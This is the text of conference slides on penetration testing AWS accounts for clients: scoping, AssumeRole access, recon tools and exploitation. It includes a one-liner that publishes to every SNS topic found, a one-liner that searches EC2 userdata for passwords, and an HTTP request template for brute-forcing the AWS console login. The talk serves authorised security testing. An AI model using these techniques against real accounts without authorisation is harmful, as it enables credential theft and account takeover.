Welcome to the Jungle

PENTESTING AWS

ABOUT MIKE FELCH

@USTAYREADY ON TWITTER
SECURITY RESEARCH / RED TEAM @ BHIS

- EXPLOITING SINCE RENEGADE BBS BACKDOORS
- POPPING BOXES SINCE /CGI-BIN/PHF IN '97
- SOFTWARE DEV SINCE VISUALBASIC3 WAREZ
- PENTESTING SINCE AROUND 2005

PENTESTING AWS
IN-DEPTH AND AT SCALE

ABOUT THIS TALK

- NOT A REFLECTION OF AMAZON
- WE RELY A LOT ON USING AWS CLI
- LET'S DIG INTO SERVICES
- SCALE ACROSS MANY ACCOUNTS
- REPORT, REPORT, REPORT!

PRESENTATION

AGENDA

- HIGH-LEVEL TESTING OVERVIEW
- INITIAL ACCESS PROVISIONING
- PENTEST PHASES
- SCALING THE PENTEST
- NEW TOOL
- CLOSING THOUGHTS

HIGH LEVEL TESTING OVERVIEW

HIGH-LEVEL TESTING OVERVIEW

WHAT ARE WE TESTING?

Organizations

- Consolidated AWS accounts for easy management

AWS Account

- We test one or more AWS accounts, sometimes not all
- Contains resources in different locations (regions)
- Usually used for scoping pentests

DISCLAIMER

- Depends on the client, sometimes they want something different
- … like starting as a developer with access to a dev environment

HIGH-LEVEL TESTING OVERVIEW

RESOURCES

Resources are "what" you are testing

- EC2: virtual server that comes in different sizes/locations
- S3: object storage with a globally unique name
- RDS: a typical relational database
- Lambda: microservice that runs code without a server
- … over 200 different types of services

WARNING

- Usually pieced together like Legos
- Done right, can be hard to break
- Done wrong, has major consequences
- Exploit a resource and interact with different resources

HIGH-LEVEL TESTING OVERVIEW

SCOPING

How many AWS accounts are being tested?

- 5-10 accounts? One-week in-depth test
- 100+ accounts? Time boxed wide test

How many different resources in each account?

- Good to know up front, hard to use in scoping

How many regions are being used in each account?

- Great way to reduce reconnaissance time

Be sure to set the client expectations during scoping call!

HIGH-LEVEL TESTING OVERVIEW

IAM WHO I AM


We need read-only access to start testing.. but how?

Solution? Identity and Access Management *(IAM)*!

- Controls access to AWS resources for users
- Typical users, groups, and permissions
- Uses “policies” to apply permissions for resources to users
- Password policies, MFA, and monitoring w/ CloudTrail
- “Principal” is an entity in AWS (user, role, AWS account, etc)

Why is this important?

- Vulnerable policies are the gateway for our exploitation
- Start testing with read-only access, exploit from there


"PRINCIPAL": { "AWS": "*" }
YOU KEEP USING THAT WORD, I DON'T THINK IT MEANS WHAT YOU THINK IT MEANS

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "sns:Publish"
            ],
            "Resource": "arn:aws:sns:*:*:SecurityNotifications",
            "Condition": {
                "StringLike": {
                    "aws:PrincipalArn": "arn:aws:iam::*:*"
                }
            }
        }
    ]
}
```

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "sns:Publish"
            ],
            "Resource": "arn:aws:sns:*:*:SecurityNotifications",
            "Condition": {
                "StringLike": {
                    "aws:PrincipalArn": "arn:aws:iam::*:*"
                }
            }
        }
    ]
}
```

ALLOW TO PUBLISH

TO THE SNS TOPIC "SecurityNotifications"

FOR ANY AWS ACCOUNT

INITIAL ACCESS PROVISIONING

INITIAL ACCESS PROVISIONING

ACCESS CREDENTIALS

IAM User Access and Secret Keys

- Access Keys identifies the user making the request
- Secret Keys sign the request confirming the user identity

Console Credentials

- Account ID (or account alias) + email + password
- Root account email + password

Easier for client to generate when testing few accounts

Harder for client to generate when testing many accounts

INITIAL ACCESS PROVISIONING

ASSUMEROLE

Provide internal access, externally

- IAM feature that enables assuming a role w/ permissions
- Great for allowing external accounts to access resources
- External account passes a role ARN (resource name)
- AWS generates temp credentials to external account
- Ideal way for client and tester


- Provide client w/ minimal read-only policy
- Receive role ARN for each account in scope

I will not only target EC2
I will not only target EC2
I will not only target EC2
I will not only target EC2
I will not only target EC2
I will not only target EC2
I will not only target EC2
I will not only target EC2
I will not only target EC2

INITIAL ACCESS PROVISIONING

TESTING ENVIRONMENT

- Be sure to install AWS CLI: https://aws.amazon.com/cli/
- Configure *YOUR* testing AWS account (not clients)
- Add client's AWS accounts into accounts.txt, one per line
- Your keys will be configured in: ~/.aws/credentials




```
~/Engagements/Acme  aws configure --profile testing
AWS Access Key ID [None]: [redacted]
AWS Secret Access Key [None]:
Default region name [None]:
Default output format [None]:
```

INITIAL ACCESS PROVISIONING

TESTING ENVIRONMENT

- **Next, we will configure an AssumeRole for your client accounts in: ~/.aws/config**
- **We need a new profile name, we will use the client's AWS account number**
- **We need the ARN for the role that the client created, that gives our account permission**
- **We need to reference our profile name (account), we used "testing" as the name**




```
[profile 123456789123]
role_arn = arn:aws:iam::123456789123:role/PentestRole
source_profile = testing
```

INITIAL ACCESS PROVISIONING

TESTING ENVIRONMENT

- Retrieve the caller identity from AWS, to verify the profile works
- We will reference the AssumeRole profile name
- It will use our account to assume the role in our client's account
- Inherits the permissions specified in the policy they used
- If it returns data, we are ready to pentest!



```
~/Engagements/Acme  aws --profile 123456789123 sts get-caller-identity
{
    "UserId": "[redacted]",
    "Account": "[redacted]",
    "Arn": "arn:aws:iam::[redacted]"
}
```

RESOURCE RECONNAISSANCE

RESOURCE RECONNAISSANCE

DISCOVERY

- For each AWS account being tested…

  In each of the regions…

  Retrieve each resource…

- While we are at it, lets pull the policies too
- Is there an easy way to check the policies for issues?
- Indeed… ScoutSuite!

DISCLAIMER


- ScoutSuite ~~seems~~ seemed to be dead.
- ScoutSuite doesn't find everything.
- ScoutSuite doesn't retrieve all resources.

IT DOESN'T MATTER HOW YOU FIND THE POT OF GOLD
ALL THAT MATTERS IS THAT YOU BEAT THE LEPRECHAUNS.

RESOURCE RECONNAISSANCE

SCOUTSUITE

- Generates a nice report dashboard w/ details
- Shows configurations and scans policies for potential issues
- Supports other cloud providers (Azure, GCP, etc)




Service	Resources	Rules	Findings	Checks
ACM	23	2	6	46
Lambda	79	0	0	0
CloudFormation	28	1	0	28
CloudFront	0	3	0	0
CloudTrail	2	9	17	33

https://github.com/nccgroup/ScoutSuite

RESOURCE RECONNAISSANCE

AWS_LIST_ALL

- Enumerates everything, everywhere!
- Doesn't discover "bad" ☹
- Takes time and may exhausts rate limits



```
 ~/E/Acme  aws-list-all query --service ec2 --profile testing --verbose      ✔  aws_list_all

Building set of queries to execute...
Service: ec2                            | Region: ap-southeast-1   | Operation: DescribeAddressTransfers
Service: ec2                            | Region: ap-southeast-1   | Operation: DescribeAddresses
Service: ec2                            | Region: ap-southeast-1   | Operation: DescribeAddressesAttribute
Service: ec2                            | Region: ap-southeast-1   | Operation: DescribeAwsNetworkPerforma
tions
Service: ec2                            | Region: ap-southeast-1   | Operation: DescribeBundleTasks
Service: ec2                            | Region: ap-southeast-1   | Operation: DescribeByoipCidrs
```


https://github.com/JohannesEbke/aws_list_all

VULNERABILITIES & EXPLOITATION

VULNERABILITY IDENTIFICATION

ANALYZE SCOUTSUITE RESULTS

- Be cautious! Trust but verify.
- Policies can get complex, watch for false positives
- Use AWS CLI to validate
- Find and parse the scoutsuite_results*.js file(s) for JSON



Receive Authorized to All Principals

Description
Allowing IAM actions to all principals is contrary to the principle of least privilege and presents an opportunity for abuse. This policy should be reviewed to ensure it is secure and in line with the resource's intended use.

- Statements checked: 5
- Statements flagged: 1

Subscribe Authorized to All Principals

Description
Allowing IAM actions to all principals is contrary to the principle of least privilege and presents an opportunity for abuse. This policy should be reviewed to ensure it is secure and in line with the resource's intended use.


- Statements checked: 5
- Statements flagged: 1

SERVICE EXPLOITATION

BRUTE FORCE RESOURCES

Retrieve resources and try anyway!

- **Example.. query for all SNS topics in regions**
- **Retrieve the ARN and publish a message**
- **Check the response for errors… profit!**




```
for region in us-east-1 us-east-2; do aws --region $region sns list-topics | jq -r '.Topics[] | .TopicArn' | xargs -I {} sh -c "echo $region: {}; aws --region $region sns publish --topic-arn {} --message 'Test message'" ;done
```

ChatGPT to the rescue!

RESOURCE RECONNAISSANCE

CHATGPT

- Generate amazing one-liners to query using AWS CLI
- You can also sanitize a policy and ask if it's vulnerable
- Be careful not to leak customer accounts & resource names!



Write a linux oneliner that generates an AWS CLI command for retrieving EC2 userdata in us-east-1 and us-east-2, base64 decodes the value, and searches the content for the word "password".


This one-liner will generate the AWS CLI command for you:

```
for region in us-east-1 us-east-2; do echo -n "$region: "; aws
ec2 describe-instances --region $region --query
'Reservations[].Instances[].UserData' --output text | base64 --
decode | grep -o 'password' ; done
```

RESOURCE RECONNAISSANCE

CLOUDGPT

- ChatGPT + Boto3 = AWS YOLO Vulnerability Scanner
- Full tool done, being released at HackSpaceCon April 13-15 @ Kennedy Space Center, FL



https://darkoptics.com/cloudgpt

SERVICE EXPLOITATION

ADDITIONAL ATTACK SURFACE

Discover IP/hostnames for external infrastructure

- Elastic IPs
- EC2 Public IPs
- Elastic Load Balancer DNSName
- RDS Endpoint Address
- API Gateway REST APIs
- Elastic Beanstalk Endpoint URL

Scan infrastructure


- Port scan using Nmap
- Screenshot using GoWitness
- Fuzz using Ffuf or Dirbuster
- Normal external/web app pentest, look for SSRF!

SERVICE EXPLOITATION

BRUTE FORCE IAM USERS

Retrieve IAM usernames & cred reports then brute force the AWS web console

- **Cred reports show if MFA enabled with user creation & password change dates**
- **Look for dates prior to November 2020 ☺ (no password policy)**
- **AWS IAM has ***NO LOCK-OUT POLICY******



```
POST /authenticate HTTP/1.1
Host: us-east-2.signin.aws.amazon.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:104.0)
Gecko/20100101 Firefox/104.0
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;charset=utf-8
Content-Length: 192
Connection: close

action=iam-user-
authentication&account=XXXX&username=XXXX&password=XXXX&client_id=arn%3Aaws%3As
ignin%3A%3A%3Aconsole%2Fcanvas&redirect_uri=https%3A%2F%2Fconsole.aws.amazon.co
m%2Fconsole%2Fhome
```

SOMEONE FIGURED OUT MY PASSWORD,
NOW I HAVE TO RENAME MY DOG.

